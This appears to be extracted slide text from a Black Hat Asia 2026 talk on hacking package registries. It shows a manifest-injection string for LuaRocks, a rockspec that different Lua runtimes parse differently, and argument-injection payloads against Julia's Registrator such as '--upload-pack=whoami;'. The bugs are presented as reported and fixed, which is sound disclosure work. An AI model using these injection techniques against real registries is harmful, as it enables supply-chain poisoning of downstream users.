

Hack the Source, Of the Source

Tsi-Lin (splitline) Ng

DEV✓CORE


blackhat[®]
ASIA 2026

You are

Absolutely Right :)

Only Use
Well-known, Reputable
Sources for
Installation.

Use Packages from
Trusted Developers.

Don't Make **Typos**
When Installing

But,

What if,
the source of the packages


Got **Hacked?**

\$ whois **splitline**.tw

Security Researcher @ DE✓CORE

Member of UNDEFINED Conclave

Average Web 🐈



Ng Tsi-Lin

Supply Chain Attack



Package
Developer

Upload



Package Registry

PyPI, npm, RubyGems, NuGet...

requests

Newtonsoft.Json

express.js






Package
Developer

Upload



Package Registry

PyPI, npm, RubyGems, NuGet...






Package
Developer

Upload



Package Registry

PyPI, npm, RubyGems, NuGet...



ALERT

Malware Discovered in Popular NPM Package, ua-

[← Blog](#)

Shai-Hulud: Ongoing Pack Chain Worm Delivering Da Malware

Detect and mitigate a critical supply chain compromise affecting over 100+ pac



Merav Bar, Rami McCarthy, Barak Sharoni

10 minute read

nt-config-prettier, eslint-plugin-prettier, synckit, @pk

everity GitHub Reviewed Published on Jul 20, 2025 to the GitHub Advisory Datab

erability details Dependabot alerts 0

age

@pkgmgr/core (npm)

eslint-config-prettier (npm)

eslint-plugin-prettier (npm)

got-fetch (npm)

api-postinstall (npm)

synckit (npm)

Affected versions

= 0.2.8

= 8.10.1

= 9.1.1

>= 10.1.6, <= 10.

>= 4.2.2, <= 4.2.

>= 5.1.11, <= 5.1.

= 0.3.1

= 0.11.9

cription

eslint-config-prettier 8.10.1, 9.1.1, 10.1.6, and 10.1.7 has embedded malicious code for
affected package executes an install.js file that launches the node-gyp.dll malware on



America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search

Topics ▾

Spotlight

Resources & Tools ▾

News & Events ▾

Careers ▾

About ▾

[Home](#) / [News & Events](#) / [Cybersecurity Advisories](#) / [Alert](#) / Supply Chain Compromise Impacts Axios Node Package Manager

ALERT

Supply Chain Compromise Impacts Axios Node Package Manager

Release Date: April 20, 2026

The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this alert to provide guidance in response to the software supply chain compromise of the Axios node package manager (npm).¹ Axios is an HTTP client for JavaScript that developers commonly use in Node.js and browser environments.

On March 31, 2026, two npm packages for versions `axios@1.14.1` and `axios@0.30.4` of Axios npm injected

ALERT

Malware Discovered in Popular NPM Package, ua-

[← Blog](#)

Shai-Hulud: Ongoing Pack Chain Worm Delivering Da Malware

Detect and mitigate a critical supply chain compromise affecting over 100+ pac



Merav Bar, Rami McCarthy, Barak Sharoni

10 minute read

nt-config-prettier, eslint-plugin-prettier, synckit, @pk

everity GitHub Reviewed Published on Jul 20, 2025 to the GitHub Advisory Datab

erability details Dependabot alerts 0

age

@pkgmgr/core ([npm](#))

eslint-config-prettier ([npm](#))

eslint-plugin-prettier ([npm](#))

got-fetch ([npm](#))

api-postinstall ([npm](#))

synckit ([npm](#))

Affected versions

= 0.2.8

= 8.10.1

= 9.1.1

>= 10.1.6, <= 10.1

>= 4.2.2, <= 4.2.

>= 5.1.11, <= 5.1.

= 0.3.1

= 0.11.9

scription

eslint-config-prettier 8.10.1, 9.1.1, 10.1.6, and 10.1.7 has embedded malicious code for
affected package executes an install.js file that launches the node-gyp.dll malware on



America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search

Topics ▾

Spotlight

Resources & Tools ▾

News & Events ▾

Careers ▾

About ▾

[Home](#) / [News & Events](#) / [Cybersecurity Advisories](#) / [Alert](#) / Supply Chain Compromise Impacts Axios Node Package Manager

ALERT


Supply Chain Compromise Impacts Axios Node Package Manager

Release Date: April 20, 2026



The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this alert to provide guidance in response to the software supply chain compromise of the Axios node package manager (npm).¹ Axios is an HTTP client for JavaScript that developers commonly use in Node.js and browser environments.

On March 31, 2026, two npm packages for versions `axios@1.14.1` and `axios@0.30.4` of Axios npm injected



Package
Developer

Upload



Package Registry


PyPI, npm, RubyGems, NuGet...

requests

Newtonsoft.Json

express.js





Package
Developer

Upload



Package Registry

PyPI, npm, RubyGems, NuGet...




Compromise

requests

Newtonsoft.Json

express.js





Package
Developer

Upload



Package Registry

PyPI, npm, RubyGems, NuGet...



Compromise


Newtonsoft.Json

express.js

requests

Poision





Package
Developer

Upload



Package Registry

PyPI, npm, RubyGems, NuGet...



Web Hacking Time!

express.js

Poision



RIP


RIP



Disclaimer

All the bugs are reported and fixed

Victim / 1₃



LuaRocks

#Lua #OpenResty #ngx_lua #nvim

```
$ luarocks install lua-cjson
```

luarocks.org/manifest



manifest.repository["lua-cjson"][<ver>]



{{arch="rockspec"}, {arch="src"}}



luarocks.org/lua-cjson-2.1.0.10-1.rockspec

Tamper →

luarocks.org/manifest

manifest.repository["lua-cjson"] [<ver>]

{{arch="rockspec"}, {arch="src"}}

luarocks.org/lua-cjson-2.1.0.10-1.rockspec ←

Hijack

luarocks.org/manifest

Lua Script

```
commands = {}
modules = {}
repository = {
  ["15puzzle.nvim"] = {
    ["1.4.0-1"] = {
      {
        arch = "rockspec"
      }, {
        arch = "src"
      }
    },
    ["1.4.1-1"] = {
      {
        arch = "rockspec"
      }, {
        arch = "src"
      }
    },
    ["main-1"] = {
```

Global
Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {  
    ["1.4.0-1"] = {  
      {  
        arch = "rockspec"  
      }, {  
        arch = "src"  
      }  
    }  
  }  
}
```

lua-cjson-2.1.0.10-1.rockspec

```
{  
  arch = "  
}, {  
  arch = "src"  
}
```

lua-cjson-2.1.0.10-1.src.rock

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {  
    ["1 0-1"] = {
```

```
    }, {  
      arch = "src"  
    }  
  }
```

```
  {  
    arch = "rockspec"  
  }, {  
    arch  
  }  
},  
["main-1"] = {
```

lua-cjson-2.1.0.10-1.src.rock

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {
```

```
  }, {
```

```
    arch = "meow"
```

```
  }
```

```
  ["lua-cjson-2.1.0.10-1"] = {
```

```
    {
```

```
      arch = "rockspec"
```

```
    }, {
```

```
      arch
```

```
    }
```

```
  },
```

```
  ["main-1"] = {
```

lua-cjson-2.1.0.10-1.meow.rock

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {
```

```
  }, {
```

```
    arch = "meow\""
```

```
  }
```

```
  {
```

```
    {
```

```
      arch = "rockspec"
```

```
    }, {
```

```
      arch
```

```
    }
```

```
  },
```

```
  ["main-1"] = {
```

lua-cjson-2.1.0.10-1.meow".rock

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {
```

```
  }, {
```

```
    arch = "meow\\"
```

```
  }
```

```
  {
```

```
    {
```

```
      arch = "rockspec"
```

```
    }, {
```

```
      arch
```

```
    }
```

```
  },
```

```
  ["main-1"] = {
```

lua-cjson-2.1.0.10-1.meow\".rock

Manifest

```
evil-1.0.x\"}}}};repository={'lua-json'  
  '={['1.0.1-1']= {...}};-- .rock
```

Pwned!

```
}  
[ 0.0.1 ] = {  
  {  
    arch = "x\\"}}}};repository={'lua-cjson'={ [...]}  
  }  
},
```

```
evil-1.0.x\"}}}};repository={'lua-json'  
  '={['1.0.1-1']= {...}};-- .rock
```



```
}
```

```
[ 0.0.1 ] = {
```

```
{
```

```
  arch = "x\\\"}}}};repository={'lua-cjson'={ [...]}];
```

```
}
```

```
},
```


luarocks.org/manifest



manifest.repository["lua-cjson"][<ver>]



{{arch="rockspec"}, {arch="src"}}



luarocks.org/lua-cjson-2.1.0.10-1.rockspec

luarocks.org/manifest



manifest.repository["lua-cjson"][<ver>]



{{arch="rockspec"}, {arch="src"}}



luarocks.org/lua-cjson-2.1.0.10-1.rockspec

luarocks.org/manifest



```
manifest.repository["lua-cjson"][<ver>]
```

lua-cjson

2.1.0.10-1

Name

Version

```
{{arch "rockspec"}, {arch "src"}}
```



luarocks.org/lua-cjson-2.1.0.10-1.rockspec

luarocks.org/manifest



```
manifest.repository["lua-cjson"][<ver>]
```

lua-cjson-2.1.0.10

1

Name


Version

```
{{arch="rockspec"}}, {arch="src"}}
```



luarocks.org/lua-cjson-2.1.0.10-1.rockspec


luarocks.org/manifest




The image shows a web browser window with two tabs. The first tab is titled 'luarocks.org/lua-resty-http-0' and the second is 'LuaRocks - The Lua package'. The address bar shows the URL 'https://luarocks.org/lua-resty-http-0.06-0.rockspec'. The main content area displays the manifest file's content in a monospaced font.

```
package = "lua-resty-http"
version = "0.06-0"
source = {
  url = "git://github.com/pint-sized/lua-resty-http",
  tag = "v0.06"
}
description = {
  summary = "Lua HTTP client cosocket driver for OpenResty / ngx_lua",
  detailed = [[
    Features an HTTP 1.0 and 1.1 streaming interface to reading
    bodies using coroutines, for predictable memory usage in Lua
    land. Alternative simple interface for singleshot requests
```

luarocks.org/manifest



luarocks.org/manifest



luarocks.org/manifest

manifest.repository["lua-cjson"] [<ver>]

lua-cjson-2.1.0.10

Name

1

Version



Error:

/var/tmp/T/luarocks_luarocks-rockspec-lua-resty-ngxvar-0.1-0-968418
2/lua-resty-ngxvar-0.1-0.rockspec:

Type mismatch on field version: invalid value '1' does not match
'[%w.]+-[%d]+' (using rockspec format 1.0)


```
local rockspec_formats, versions = type_check.declare_schemas({  
  ["1.0"] = {  
    fields = {  
      rockspec_format = { _type = "string" },  
      package = { _type = "string", _mandatory = true },  
      version = { _type = "string", _pattern = "[%w.]+-[%d]+" },  
      description = {
```

Server / Client

LuaJIT / Lua 5.3+

Doubles / Int64

```
if 9007199254740993 == 9007199254740992 then
    package = "lua-resty"           -- server sees this
    version = "http-0.06-0"
else
    package = "lua-resty-http"     -- client sees this
    version = "0.06-0"
End
```

Server / Client

LuaJIT / Lua 5.3+

Doubles / Int64

```
if 9007199254740993 == 9007199254740992
```

```
then
```

Pwned!

```
package = "lua-resty-http" -- client sees this
```

```
version = "0.06-0"
```

```
End
```

← → ↻ 🔍 https://luarocks.org/modules/membphis/luas-resty-ngxvar



Search modules or uploaders...

Install Docs splitli

luas-resty-ngxvar

Fetch ngx variable by FFI way for OpenResty which is faster

UPLOADER

 [membphis](#)

LICENSE

Apache License 2.0

Homepage

[github.com/ioresty/luas-var-nginx...](https://github.com/ioresty/luas-var-nginx)

DOWN

466

INSTALL:

```
$ luarocks install luas-resty-ngxvar
```

Versions

[0.5.2-0](#) 5 years ago 407,633 downloads

[0.5.1-0](#) 5 years ago 22 downloads

[0.5-0](#) 6 years ago 53,549 downloads

[0.4-0](#) 6 years ago 2,246 downloads

47 kB↓ 2.5 MB↑

Victim / 2_{/3}

julia

The logo for the Julia programming language, featuring the word "julia" in a black, lowercase, sans-serif font with a white outline. Above the letters are four colored circles: a blue circle above the 'j', a red circle above the 'i', a green circle above the 'l', and a purple circle above the 'a'.



JuliaHub



Installed Parsers — v2.4.0

Installed JSON — v0.21.3

Updating `~/ .julia/environments/v1.10/Project.toml`

[682c06a0] + JSON v0.21.3

github.com/JuliaRegistries/General.git

[682c06a0] + JSON v0.21.3

[69de0a69] + Parsers v2.4.0

[ade2ca70] + Dates

[a63ad114] + Mmap

[de0858da] + Printf

[4ec0a83e] + Unicode

Register Package



Add a package that you've built to the General registry.

Registry

General



▼ New package

Package URL ⓘ

repo_url

Server Type ⓘ

Bare Git



Directory ⓘ

subdir

Tag/Branch ⓘ

default

branch

Release Notes


```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mktempdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
# .....
```

omg CoMMAnD InJeCtIoN

```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mkdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
end
```

main: ;whoami

subdir= ;whoami



Search docs (Ctrl + /)

Running External Programs

- Interpolation
- Quoting

Interpolation

Suppose you want to do something a bit more complicated and use the name of a file in the variable `file` as an argument to a command. You can use `$` for interpolation, much as you would in a string literal (see [Strings](#)):

This is Safe (TL;DR)

```
julia> file = "/etc/passwd"  
"/etc/passwd"
```

```
julia> `sort $file`  
`sort /etc/passwd`
```



```
withpasswd(url) do url, env  
    run(Cmd(`git clone --bare $url $dest`; env))  
end  
readchomp(`git -C $dest rev-parse $ref:$subdir`), ""  
end
```

```
exec("git", ["git", "-C", "/tmp/x", "rev-parse", "main:; whoami"])
```

```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mktempdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
end

# .....
```



omg ArGuMeNt InJeCtIoN

```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mktempdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse f:$subdir`), ""
    end
  end
end

# .....
```




--upload-pack=whoami;://foo.com/bar.git

omg ArGuMeNt
InJeCtIoN



```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mkdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
# .....
```

omg ArGuMeNt
InJeCtIoN



```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mktempdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

```
  withpwd(url) do url, env
```

```
    ! (Cmd(`git clone --bare $url $dest`; env))
```

```
{
```

```
  "full_name": "<user>/<repo>",
```

```
  ...
```

```
  "clone_url": "https://github.com/...",
```

```
}
```

```
  -path -ref:$subdir`), ""
```

omg ArGuMeNt
InJeCtIoN



```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mktemndir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

useless



```
"full_name": "<user>/<repo>",
```

```
...
```

```
"clone_url": "https://github.com/...",
```

```
}
```

```
-path -> (ref:$subdir`), ""
```



JuliaRegistries/Registrator.jl



Argument injection in `gettreesha()` function in Registrator.jl

Critical

GHSA-w8jv-rg3h-fc68 published on Jun 25, 2025 by aviks



JuliaWeb/HTTP.jl

! Header injection/Response splitting via header construction.

GHSA-h3x8-ppwj-6vcj published on Oct 10, 2025 by aviks

Moderate

! CR/LF injection in URIs.jl (also affects HTTP.jl)

GHSA-4g68-4pxg-mw93 published on Jun 25, 2025 by aviks

Moderate

JuliaRegistries/Registry.jl

! Argument injection in `gettr`

RCE !

Critical

JuliaWeb/GitForge.jl

! Lack of validation for user-provided fields in GitForge.jl

GHSA-g2xx-229f-3qjm published on Jun 25, 2025 by aviks

Moderate

JuliaWeb/HTTP.jl

! **Header injection/Response splitting via header construction.**

GHSA-h3x8-ppwj-6vcj published on Oct 10, 2025 by aviks

Moderate

! **CR/LF injection in URIs.jl (also affects HTTP.jl)**

